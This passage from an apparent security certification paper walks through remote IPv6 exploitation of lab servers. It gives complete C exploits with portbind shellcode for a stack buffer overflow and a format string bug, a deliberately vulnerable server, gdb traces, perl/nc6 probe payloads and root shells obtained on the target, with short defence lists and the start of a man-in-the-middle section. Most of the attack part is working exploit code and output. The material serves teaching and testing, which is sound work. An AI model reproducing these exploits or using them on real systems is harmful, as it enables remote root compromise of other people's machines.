Starting program: /opt/Attack/IPv6/devel/server-demo6
```

Let us compile and run on the command line to send our dummy exploit from *Client6* to *ipv6host* and analyze the occurrence on *gdb*.

```
Client6 ~> gcc –o dummy-bof6 dummy-bof6.c
Client6 ~> ./dummy-bof6 dead:beaf::1 55555
SENT [OK]
Client6 ~>
```

Let us look at our *gdb* and find where NOP (*\x90*) exists on our register.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/devel/devel/server-demo6
MSG = (edited and cutted random non ASCII characters)
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r $eip
eip            0x41414141       0x41414141
(gdb)x/200xb $esp
0xbfffe5e0:    0x00    0xe5    0xff    0xbf    0xfc    0xe5    0xff    0xbf
0xbfffe5e8:    0x00    0x04    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5f0:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5f8:    0xd1    0x55    0xbb    0x00    0x90    0x90    0x90    0x90
0xbfffe600:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe608:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe610:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe618:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

```
0xbfffe620:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe628:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffe630:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
(cutted/edited)
0xbfffe660:    0xc9    0xb1    0x17    0x31    0x6a    0x19    0x83    0xc2
0xbfffe668:    0x04    0x03    0x6a    0x15    0xbb    0xc1    0x64    0x4c
0xbfffe670:    0x68    0x69    0xd4    0x18    0x84    0xe4    0x3b    0xb6
0xbfffe678:    0xfe    0xae    0x76    0xc7    0x68    0xd7    0xdb    0x9a
0xbfffe680:    0xc6    0xba    0x89    0x48    0x80    0x52    0x3f    0x31
0xbfffe688:    0x2a    0xcb    0x35    0xc9    0x3b    0xea    0x20    0xd5
0xbfffe690:    0x6a    0xbb    0x3d    0x04    0xcf    0x29    0x58    0x9f
0xbfffe698:    0x02    0x2d    0x14    0x79    0x2f    0x2a    0x98    0x06
0xbfffe6a0:    0x1d    0x61    0x74    0x8e    0x40    0xc6    0xc8    0xf6
(gdb)
```

The memory address where NOP (\x90) exists is the exploitable address. Modify the *EIP* value with this memory address and write it in little Endian format. Let us choose *0xbfffe61* as the example to exploit *server-demo6*. This address in little Endean format is *\x10\xe6\xff\xbf*. The following is our *EIP*.

```
#define EIP  "\x10\xe6\xff\xbf"
```

Our complete IPv6 remote exploit for *server-demo6* now can be seen in the following data.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as exploit-bof6.c
*/
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <string.h>
#include <stdlib.h>

#define EIP   "\x10\xe6\xff\xbf "
#define OFFSET  204
#define SIZE    1024
#define SLED    87

char shellcode[] = /*Portbind @ 4444*/
"\xd9\xcc\xbd\x59\x34\x55\x97\xd9\x74\x24\xf4\x5a\x29\xc9"
"\xb1\x17\x31\x6a\x19\x83\xc2\x04\x03\x6a\x15\xbb\xc1\x64"
"\x4c\x68\x69\xd4\x18\x84\xe4\x3b\xb6\xfe\xae\x76\xc7\x68"
"\xd7\xdb\x9a\xc6\xba\x89\x48\x80\x52\x3f\x31\x2a\xcb\x35"
"\xc9\x3b\xea\x20\xd5\x6a\xbb\x3d\x04\xcf\x29\x58\x9f\x02"
"\x2d\x14\x79\x2f\x2a\x98\x06\x1d\x61\x74\x8e\x40\xc6\xc8"
"\xf6\x4f\x49\xbb\xae\x25\x75\xe4\x9d\x39\xc0\x6d\xe6\x51"
"\xfc\xa2\x65\xc9\x6a\x92\xeb\x60\x05\x65\x08\x22\x8a\xfc"
"\x2e\x72\x27\x32\x30"
```

```
int main(int argc, char *argv[])
{
 if(argc < 3) {
   printf("Usage: %s <Host/IPv6><port>\n", argv[0]);
   return 0;
 }
 int s, retval, noplen, len;
 struct addrinfo Hints, *AddrInfo, *AI;
 char buffer[SIZE],NOP[SLED];

 for(noplen=0;noplen<SLED;noplen++){
  sprintf(NOP,"%s\x90",NOP);
 }
 sprintf(buffer, "%s%s%s", NOP,shellcode,EIP);
 len = strlen(buffer);
 memset(&Hints,0,sizeof(Hints));
 Hints.ai_family = AF_UNSPEC;
 Hints.ai_socktype = SOCK_STREAM;

 retval = getaddrinfo(argv[1],argv[2], &Hints, &AddrInfo);
 if(retval!=0){
   printf("Cannot resolve requested address\n");
   exit(0);
 }
 for(AI=AddrInfo;AI!=NULL;AI=AI->ai_next){
   if((s=socket(AI->ai_family,AI->ai_socktype,AI->ai_protocol))<0){
     printf("can't create socket\n");
     exit(0);
   }
   connect(s,AI->ai_addr,AI->ai_addrlen);
   send(s,buffer,len,0);
   printf("Check your shell on %s TCP port 4444\n",argv[1]);
 }
 freeaddrinfo(AddrInfo);
 return 0;
}
```

Let us start again the *server-demo6*, and then send our exploit above. Then, check our shell on TCP port 4444 using *netcat6*. The successful exploitation is portrayed in Figure 6 below.

```
Client6 ~> gcc -o exploit-bof6 exploit-bof6.c -Wall
Client6 ~> uname -a
Linux core-pentest 2.6.32-24-generic #39-Ubuntu SMP Wed Jul 28 06:07:29 UTC 2010 i686 GNU/Linux
Client6 ~> ifconfig eth1|grep inet6
          inet6 addr: dead:beaf::2/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe04:5931/64 Scope:Link
Client6 ~> ./exploit-bof6 dead:beaf::1 55555
Check your shell on dead:beaf::1 TCP port 4444
Client6 ~> nc6 dead:beaf::1 4444
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=root
uname -a
Linux vm-centos 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686 i686 i386 GNU/Linux
/sbin/ifconfig eth0|grep inet6
          inet6 addr: dead:beaf::1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe19:75/64 Scope:Link
```

Figure 6. Successful Exploitation

Client6 successfully compromises *ipv6host* (*dead:beaf::1*) remotely using the stack-based buffer overflow technique. It is obvious that the differences in the method of exploiting the IPv6 and IPv4 application remotely are in the socket and shellcode used during the exploitation process.

How do we defend against the stack-based buffer overflow exploitation? We are so lucky now because there are so many studies aiming to harden the system and make the buffer overflow exploitation harder. It does not mean that the buffer overflow cannot be exploited because other studies aim to bypass the hardening system at the same time. The following are some preventive techniques to minimize the risk of buffer overflow attack.

- As a programmer, please carefully check the user supplied. Create validation function to check every user supplied input and do not use known vulnerable functions.
- Harden the system and make sure that ASLR, NX, and stack-smashing protector are enabled. Keep the system patched and updated.
- Utilize an IDS/IPS to monitor for possible buffer overflow attack, so that it can be detected or blocked before reaching the possible vulnerable application.

Lastly, do not forget to join security mailing lists such as *security focus* and *full disclosure*, so that we can obtain an early alert when new vulnerabilities are found by researchers.

6.2. Format String Exploitation

The format string is a method which specifies how to render varied data type parameters for output. This output is usually printed to the standard output or a file. The format string exploit takes advantage of the misuse of format string functions. There are some C functions which may lead to format string exploitation like *printf()*, *sprintf()*,

snprintf(), *fprintf()*, and some others. The format string functions have *format specifiers* which are typically introduced by a % character. The following are some common specifying formats.

- %d is used to format decimal number
- %s is used to format strings
- %f is used to format floating point number
- %x is used to format hex number
- %p is used to format pointer
- Etc.

Sometimes, programmers misuse format string functions because the function works normally. Even though logically normal, it has security issue. The following are examples of correct and incorrect format string function.

```
Correct:
printf("%s",string);

Incorrect:
printf(string);
```

Both printf() functions above work. There is no error on the compilation or runtime. But, when the *string* variable can be controlled by the user, it leads to a security vulnerability. Further information about format string function can be obtained by reading *stdio.h* file.

Our approach to explain the format string exploitation is the same as that of buffer overflow exploitation. It is by disabling both No eXecute (NX) and ASLR. To explain how IPv6 can be exploited remotely, CentOS 5.5 on an x86 machine is used with the C program, which is a vulnerable remote application, used as the demo server.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as server-fms6.c
*/
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>
```

```
#define BUFFSZ 1024
#define READSZ 2048
#define PORT "55555"

int main(int argc, char *argv[]){
 struct sockaddr_in6 from;
 struct addrinfo req, *ans;
 int code, s, s2, len, retval;
 char buff[1024];

 memset(&req, 0, sizeof(req));
 req.ai_flags = AI_PASSIVE;
 req.ai_family = AF_INET6;
 req.ai_socktype = SOCK_STREAM;
 req.ai_protocol = 0;
 retval = getaddrinfo(NULL,PORT,&req,&ans);
 if(retval!=0){
  printf("ERROR!getaddrinfo\n");
  exit(1);
 }
 s = socket(ans->ai_family, ans->ai_socktype, ans->ai_protocol);
 if(s<0){
  printf("ERROR!socket\n");
  exit(1);
 }
 if (bind(s, ans->ai_addr, ans->ai_addrlen) < 0){
  printf("ERROR!bind\n");
  exit(1);
 }
 listen(s,5);
 while(1){
  s2,len = sizeof(from);
  s2 = accept(s, (struct sockaddr *) &from, &len);
  if(s2<0) continue;
  if(vulnerable(s2) == -1){
     printf("Error: vulnerable()\n");
     close(s2);
   }
 }
 freeaddrinfo(ans);
 exit(0);
}

int vulnerable(int sock)
{
    char buffer[BUFFSZ], readbuf[READSZ];
    memset(buffer,  0, BUFFSZ);
    memset(readbuf, 0, READSZ);
    read(sock, readbuf, READSZ, 0);
    snprintf(buffer, BUFFSZ-1, readbuf); // format string vulnerability here
    send(sock, buffer, BUFFSZ, 0);
    close(sock);
}
```

Let us compile the C program above with the stack smashing protector disabled. Then, run it on the command line. The program should listen to the TCP connection at the port 55555 bound to the unspecified IPv6 address.

```
ipv6host ~> gcc -o server-fms6 server-fms6.c -fno-stack-protector
ipv6host ~> ./server-fms6 &
[1] 3968
ipv6host ~> netstat -antp|grep 55555
tcp        0      0 :::55555                :::*                    LISTEN      3968/server-fms6
ipv6host ~> ifconfig eth0|grep inet6
          inet6 addr: dead:beaf::1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe19:75/64 Scope:Link
ipv6host ~>
```

The program runs on TCP port 55555 bound to all IP addresses on all available interfaces. Another machine is used to connect to this TCP port on the Global unicast IPv6 address.

```
Client6 ~> ifconfig eth1|grep inet6
          inet6 addr: dead:beaf::2/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe04:5931/64 Scope:Link
Client6 ~> telnet dead:beaf::1 55555
Trying dead:beaf::1...
Connected to dead:beaf::1.
Escape character is '^]'.
^]
telnet> q
Connection closed.
Client6 ~>
```

Client6 is successfully connected to *ipv6host* through the Global unicast IPv6 address bound to eth0. Now, try to send some characters to *ipv6host* using *netcat6* and *perl* from *Client6*.

```
Client6 ~> perl -e 'print "\n"'|nc6 dead:beaf::1 55555

Client6 ~> perl -e 'print "Test Test\n"'|nc6 dead:beaf::1 55555
Test Test
Client6 ~> perl -e 'print "%p%p%p%p\n"'|nc6 dead:beaf::1 55555
(nil)(nil)(nil)0x70257025
Client6 ~> perl -e 'print "%x%x%x%x\n"'|nc6 dead:beaf::1 55555
00078257825
Client6 ~> perl -e 'print "%x%x%n%n\n"'|nc6 dead:beaf::1 55555
Client6 ~> perl -e 'print "%x%x%n%n\n"'|nc6 dead:beaf::1 55555
nc6: unable to connect to address dead:beaf::1, service 55555
Client6 ~> perl -e 'print "%x%x%n%n\n"'|nc6 dead:beaf::1 55555
nc6: unable to connect to address dead:beaf::1, service 55555
```

The test starts by sending "*\n*" to *ipv6host*. The machine responds by printing new line. Then, send "*Test Test\n*" to *ipv6host*. The machine responds by printing "*Test Test*" and new lines, it is still working normally. Try to send "*%p%p%p%p*", and the machine will respond by printing the memory address. Try to send "*%x%x%x%x*", and the machine will respond by printing the value which may be taken from the memory. Then, try to write something to the memory using *%n* by sending "*%p%p%n%n*", and you will see that there will be no response from the *ipv6host*. In the last test, the program gets error response saying that it cannot connect to the IPv6 address on *ipv6host* on the port 55555. This means that the application on *ipv6host* crashes because the writing to the memory probably results in ane illegal instruction. We can look at memory addresses, we can read data from memory, and we can even write to the memory. Can we control them? Of course, we can take over the machine.

Before continuing the discussion, now, take a look at the *ipv6host* command line interface to see that *server-fms6* crashes with a *segmentation fault* notification.

```
[1]+  Segmentation fault      ./server-fms6
```

The problem is that *server-fms6* has the inappropriate implementation of *snprintf()* on the *vulnerable()* function. The correct implementation, based on *stdio.h*, is shown below.

```
extern int snprintf (char *__restrict __s, size_t __maxlen,
                     __const char *__restrict __format, ...)
     __THROW __attribute__ ((__format__ (__printf__, 3, 4)));
```

The 3rd argument for *snprintf()* should be a constant, but in the *vulnerable()* function, the 3rd argument for *snprintf()* is the *readbuff* variable which can be changed using the user supplied input.

In order to exploit the format string vulnerability, we need to find *Global Offset Table (GOT)* address for *snprintf()* on *server-fms6*. Then, let us continue to find the *program offset*, prepare the shellcode, and find the exploitable address. The first, and the easiest way is to find the GOT address using *objdump*.

```
ipv6host ~> objdump -R server-fms6

server-fms6:     file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080499c4 R_386_GLOB_DAT    __gmon_start__
080499d4 R_386_JUMP_SLOT   __gmon_start__
080499d8 R_386_JUMP_SLOT   listen
080499dc R_386_JUMP_SLOT   memset
080499e0 R_386_JUMP_SLOT   __libc_start_main
080499e4 R_386_JUMP_SLOT   read
080499e8 R_386_JUMP_SLOT   accept
080499ec R_386_JUMP_SLOT   socket
080499f0 R_386_JUMP_SLOT   getaddrinfo
080499f4 R_386_JUMP_SLOT   bind
080499f8 R_386_JUMP_SLOT   close
080499fc R_386_JUMP_SLOT   send
08049a00 R_386_JUMP_SLOT   puts
08049a04 R_386_JUMP_SLOT   snprintf
08049a08 R_386_JUMP_SLOT   exit
```

GOT address for *snprintf()* on *server-fms6* is at *0x08049a04*.

The next is to find the *program offset*. We need to restart the *server-fms6* under *gdb*. Then, we can guess the *program offset*.

```
ipv6host ~> gdb -q ./server-fms6
Reading symbols from /opt/devel/devel/server-fms6...(no debugging symbols found)...done.
(gdb) r
Starting program: /opt/devel/devel/server-fms6
```

Below is the manual guessing *program offset* of *server-fms6* from *Client6*.

```
Client6 ~> perl -e 'print "A%p%p%p%p%p%p%p%p%p%p\n"'|nc6 dead:beaf::1 55555
A(nil)(nil)(nil)0x257025410x257025700x257025700x257025700x257025700xa70(nil)
Client6 ~> perl -e 'print "AA%p%p%p%p%p%p%p%p%p%p\n"'|nc6 dead:beaf::1 55555
AA(nil)(nil)(nil)0x702541410x702570250x702570250x702570250x702570250xa7025(nil)
Client6 ~> perl -e 'print "AAA%p%p%p%p%p%p%p%p%p%p\n"'|nc6 dead:beaf::1 55555
AAA(nil)(nil)(nil)0x254141410x257025700x257025700x257025700x257025700xa702570(nil)
Client6 ~> perl -e 'print "AAAA%p%p%p%p%p%p%p%p%p%p\n"'|nc6 dead:beaf::1 55555
AAAA(nil)(nil)(nil)0x414141410x702570250x702570250x702570250x702570250x702570250xa
Client6 ~> perl -e 'print "AAAA%4\$x\n"'|nc6 dead:beaf::1 55555
AAAA41414141
Client6 ~> perl -e 'print "AAAA%4\$x%n\n"'|nc6 dead:beaf::1 55555
^C
Client6 ~>
```

The test starts by our sending "A" character. Then, it continues by sending "AA", "AAA", and "AAAA". From guessing, we know that the *program offset* is 4. The last trial is to write the memory with "AAAA". The following are our *gdb* findings.

```
(gdb) r
Starting program: /opt/devel/devel/server-fms6
Program received signal SIGSEGV, Segmentation fault.
0x00c037af in vfprintf () from /lib/libc.so.6
(gdb) x/100xb $esp
0xbfffcbfc:    0xac    0xd8    0xff    0xbf    0xe0    0xd9    0xff    0xbf
0xbfffcc04:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc0c:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc14:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc1c:    0x00    0x00    0x00    0x00    0xa1    0xd9    0xc2    0x00
0xbfffcc24:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc2c:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc34:    0x41    0x41    0x41    0x41    0x6f    0x21    0xc0    0x00
0xbfffcc3c:    0x50    0xcc    0xff    0xbf    0x00    0x00    0x00    0x00
0xbfffcc44:    0x10    0x00    0x00    0x00    0xf4    0x5f    0xd0    0x00
0xbfffcc4c:    0xa0    0xcc    0xff    0xbf    0x00    0x08    0x00    0x00
0xbfffcc54:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffcc5c:    0x00    0x00    0x00    0x00
(gdb)
```

The memory register is successfully written with "AAAA" or "0x41414141".

How about the shellcode? The shellcode which is used to exploit the stack-based buffer overflow is re-used to exploit the format string vulnerability. The last is to find the exploitable memory address which can be performed using the following dummy exploit.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as dummy-fms6.c
*/
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <string.h>
#include <stdlib.h>
#define GOTADDR 0x08049a04 //snprintf() => objdump -R fmtserv
#define RETADDR 0x41414141
#define OFFSET  4
#define SIZE    1024
```

```
char shellcode[] = /*Portbind @ 4444*/
"\xd9\xcc\xbd\x59\x34\x55\x97\xd9\x74\x24\xf4\x5a\x29\xc9"
"\xb1\x17\x31\x6a\x19\x83\xc2\x04\x03\x6a\x15\xbb\xc1\x64"
"\x4c\x68\x69\xd4\x18\x84\xe4\x3b\xb6\xfe\xae\x76\xc7\x68"
"\xd7\xdb\x9a\xc6\xba\x89\x48\x80\x52\x3f\x31\x2a\xcb\x35"
"\xc9\x3b\xea\x20\xd5\x6a\xbb\x3d\x04\xcf\x29\x58\x9f\x02"
"\x2d\x14\x79\x2f\x2a\x98\x06\x1d\x61\x74\x8e\x40\xc6\xc8"
"\xf6\x4f\x49\xbb\xae\x25\x75\xe4\x9d\x39\xc0\x6d\xe6\x51"
"\xfc\xa2\x65\xc9\x6a\x92\xeb\x60\x05\x65\x08\x22\x8a\xfc"
"\x2e\x72\x27\x32\x30";

int main(int argc, char *argv[])
{
 if(argc < 3) {
   printf("Usage: %s <Host/IPv6><port>\n", argv[0]);
   return 0;
 }
 char buffer[SIZE], *got[3] = {((char *)GOTADDR + 2),((char *)GOTADDR),};
 int high, low, len, s, retval;
 int count=2;
 struct addrinfo Hints, *AddrInfo, *AI;

 high = (RETADDR & 0xffff0000) >> 16;
 low  = (RETADDR & 0x0000ffff);
 high -= 0x8;
 sprintf(buffer, "%s%%.%dx%%%d$hn%%.%dx%%%d$hn", &got, high, OFFSET,(low - high) - 0x8, OFFSET + 1);
 memset(buffer + strlen(buffer), '\x90', 512);
 sprintf(buffer + strlen(buffer), "%s\r\n", shellcode);

 len = strlen(buffer);
 memset(&Hints,0,sizeof(Hints));
 Hints.ai_family = AF_UNSPEC;
 Hints.ai_socktype = SOCK_STREAM;

retval = getaddrinfo(argv[1],argv[2], &Hints, &AddrInfo);
 if(retval!=0){
   printf("Cannot resolve requested address\n");
   exit(0);
 }

 for(count=0;count<2;count++){
   for(AI=AddrInfo;AI!=NULL;AI=AI->ai_next){
     if((s=socket(AI->ai_family,AI->ai_socktype,AI->ai_protocol))<0){
       printf("can't create socket\n");
       exit(0);
     }
     connect(s,AI->ai_addr,AI->ai_addrlen);
     send(s,buffer,len,0);
     printf("SENT [OK]\n");
   }
 }
 freeaddrinfo(AddrInfo);
 return 0;
}
```

Let us restart the *server-fms6* under *gdb*.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/devel/devel/server-fms6
```

Let us compile and send our dummy exploit from *Client6* to *ipv6host* and analyze the *gdb* output.

```
Client6 ~> gcc -o exploit-fms exploit-fms.c –Wall
Client6 ~> ./exploit-fms
Usage: ./exploit-fms <Host/IPv6><port>
Client6 ~> ./exploit-fms dead:beaf::1 55555
SENT [OK]
SENT [OK]
Client6 ~>
```

Let us look at our *gdb* and find where NOP (*\x90*) exists at our register.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/devel/devel/server-fms6

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r $eip
eip            0x41414141       0x41414141
(gdb) x/200xb $esp
0xbfffd9bc:    0x93    0x87    0x04    0x08    0xd8    0xe1    0xff    0xbf
0xbfffd9c4:    0xff    0x03    0x00    0x00    0xd8    0xd9    0xff    0xbf
0xbfffd9cc:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffd9d4:    0x00    0x00    0x00    0x00    0x06    0x9a    0x04    0x08
0xbfffd9dc:    0x04    0x9a    0x04    0x08    0x25    0x2e    0x31    0x36
0xbfffd9e4:    0x36    0x39    0x37    0x78    0x25    0x34    0x24    0x68
0xbfffd9ec:    0x6e    0x25    0x2e    0x30    0x78    0x25    0x35    0x24
0xbfffd9f4:    0x68    0x6e    0x90    0x90    0x90    0x90    0x90    0x90
 (cutted/edited)
0xbfffda3c:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda44:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda4c:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda54:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda5c:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda64:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda6c:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda74:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffda7c:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

The memory address where NOP (\x90) exists is the exploitable address. We modify the RETADDR value with one of these memory addresses. We choose *0xbfffda6c*, so that our RETADDR value now is shown as follows.

```
#define RETADDR 0xbfffda6c
```

Our complete IPv6 remote exploit for *server-fms6* now looks like the following.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as exploit-fms6.c
*/
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <string.h>
#include <stdlib.h>
#define GOTADDR 0x08049a04 //snprintf() --> objdump -R fmtserv
#define RETADDR 0xbfffda6c
#define OFFSET  4
#define SIZE    1024

char shellcode[] = /*Portbind @ 4444*/
"\xd9\xcc\xbd\x59\x34\x55\x97\xd9\x74\x24\xf4\x5a\x29\xc9"
"\xb1\x17\x31\x6a\x19\x83\xc2\x04\x03\x6a\x15\xbb\xc1\x64"
"\x4c\x68\x69\xd4\x18\x84\xe4\x3b\xb6\xfe\xae\x76\xc7\x68"
"\xd7\xdb\x9a\xc6\xba\x89\x48\x80\x52\x3f\x31\x2a\xcb\x35"
"\xc9\x3b\xea\x20\xd5\x6a\xbb\x3d\x04\xcf\x29\x58\x9f\x02"
"\x2d\x14\x79\x2f\x2a\x98\x06\x1d\x61\x74\x8e\x40\xc6\xc8"
"\xf6\x4f\x49\xbb\xae\x25\x75\xe4\x9d\x39\xc0\x6d\xe6\x51"
"\xfc\xa2\x65\xc9\x6a\x92\xeb\x60\x05\x65\x08\x22\x8a\xfc"
"\x2e\x72\x27\x32\x30";

int main(int argc, char *argv[])
{

 if(argc < 3) {
   printf("Usage: %s <Host/IPv6><port>\n", argv[0]);
   return 0;
 }

 char buffer[SIZE], *got[3] = {((char *)GOTADDR + 2),((char *)GOTADDR),};
 int high, low, len, s, retval;
 int count=2;
 struct addrinfo Hints, *AddrInfo, *AI;
```

```
high = (RETADDR & 0xffff0000) >> 16;
low  = (RETADDR & 0x0000ffff);
high -= 0x8;
sprintf(buffer, "%s%%.%dx%%%d$hn%%.%dx%%%d$hn", &got, high, OFFSET,(low - high) - 0x8, OFFSET + 1);
memset(buffer + strlen(buffer), '\x90', 512);
sprintf(buffer + strlen(buffer), "%s\r\n", shellcode);

len = strlen(buffer);
memset(&Hints,0,sizeof(Hints));
Hints.ai_family = AF_UNSPEC;
Hints.ai_socktype = SOCK_STREAM;

retval = getaddrinfo(argv[1],argv[2], &Hints, &AddrInfo);
if(retval!=0){
  printf("Cannot resolve requested address\n");
  exit(0);
}

for(count=0;count<2;count++){
  for(AI=AddrInfo;AI!=NULL;AI=AI->ai_next){
    if((s=socket(AI->ai_family,AI->ai_socktype,AI->ai_protocol))<0){
      printf("can't create socket\n");
      exit(0);
    }
    connect(s,AI->ai_addr,AI->ai_addrlen);
    send(s,buffer,len,0);
    printf("Check your shell on %s TCP port 4444\n",argv[1]);
  }
}
freeaddrinfo(AddrInfo);
return 0;
}
```

Let us restart the *server-demo6*. Then, we recompile and send our exploit above. Then check our shell on TCP port 4444 using *netcat6*. The successful exploitation is demonstrated in Figure 7 below.

```
Client6 ~> uname -a
Linux core-pentest 2.6.32-24-generic #39-Ubuntu SMP Wed Jul 28 06:07:29 UTC 2010 i686 GNU/Linux
Client6 ~> ifconfig eth1|grep inet6
          inet6 addr: dead:beaf::2/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe04:5931/64 Scope:Link
Client6 ~> ./exploit-fms6 dead:beaf::1 55555
Check your shell on dead:beaf::1 TCP port 4444
Check your shell on dead:beaf::1 TCP port 4444
Client6 ~> nc6 dead:beaf::1 4444
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=root
uname -a
Linux vm-centos 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686 i686 i386 GNU/Linux
/sbin/ifconfig eth0|grep inet6
          inet6 addr: dead:beaf::1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe19:75/64 Scope:Link
```

Figure 7. Successful Exploitation

Client6 successfully compromises *ipv6host* (*dead:beaf::1*) remotely using a format string exploitation technique. We reach the same conclusion as with stack-based overflows, that the differences in method of exploitation in IPv6 and in IPv4 application are the socket and shellcode used during the exploitation process.

How to defend against the format string exploitation? We are so lucky now because there is so much research aimed at hardening the system and make format string exploitation harder. But these do not mean that a format string cannot be exploited because the other researchers aim to bypass hardening system. The following are some preventive techniques to minimize risk of format string exploitation.

- Write the program properly based on the standard. Read the related header file as the reference in using the specific function.
- Harden the system and keep the system patched and updated.
- Utilize IDS/IPS to monitor and detect a possible format string attack, so that it can be blocked before reaching the potential vulnerable applications.

Finally, do not forget to register for security mailing lists such as *security focus* and *full disclosure*, so that we have an early alert when new vulnerabilities are found by researchers.

7. IPv6 Protocol Vulnerability

The data communication protocol is defined as a set of standard rules used for interoperable communication processes on heterogeneous systems. In the IPv4, various security holes in the implementation of the these protocols have been found, such as security holes in ARP, which can be used for Man In the Middle and security holes in TCP implementation that allow TCP session hijacking. IPv6 was developed by taking into consideration various aspects of security, but it still allows for exploitation. The exploitation of the protocol is clearly illustrated by Van Hauser in his presentation that can be downloaded from the THC website (Hauser, 2008).

The definition of vulnerabilities discussed in IPv6 protocol refers to Van Hauser's presentation with more detailed explanation. The tools used can also be downloaded from the THC website called *thc-ipv6* version 1.8.

7.1. Man in the Middle

Man in the Middle, or commonly known as MITM, is an attack during the gaining access phase in which the attacker positions himself in the midst of the data communication between two parties. This attack is useful to conduct further attacks such as sniffing and session hijacking. In IPv4, Man in the Middle attack can be done in various ways, such as ARP cache poisoning and DHCP spoofing. ARP in IPv6 is replaced by ICMPv6 neighbor discovery process while DHCP may be replaced by the alternative process called *stateless auto-configuration*. In general, there are some known techniques to do a Man in the Middle attack against IPv6.

- Man in the middle with spoofed ICMPv6 neighbor advertisement.
- Man in the middle with spoofed ICMPv6 router advertisement.
- Man in the middle using ICMPv6 redirect or ICMPv6 too big to implant route.
- Man in the middle to attack mobile IPv6 but requires ipsec to be disabled.
- Man in the middle with rogue DHCPv6 server.

In order to limit the scope of this paper, we will only discuss the first two methods.

7.1.1. MITM With Spoofed ICMPv6 Neighbor Advertisement

ICMPv6 neighbor discovery requires two types of ICMPv6. They are ICMPv6 neighbor solicitation (ICMPv6 Type 135) and ICMPv6 neighbor advertisement (ICMPv6 type 136). Those two play the role of looking up the MAC of the IPv6 address on the network. Figure 8 below shows the normal process of how an IPv6 looks up in the network.



Figure 8. IPv6 Discovery

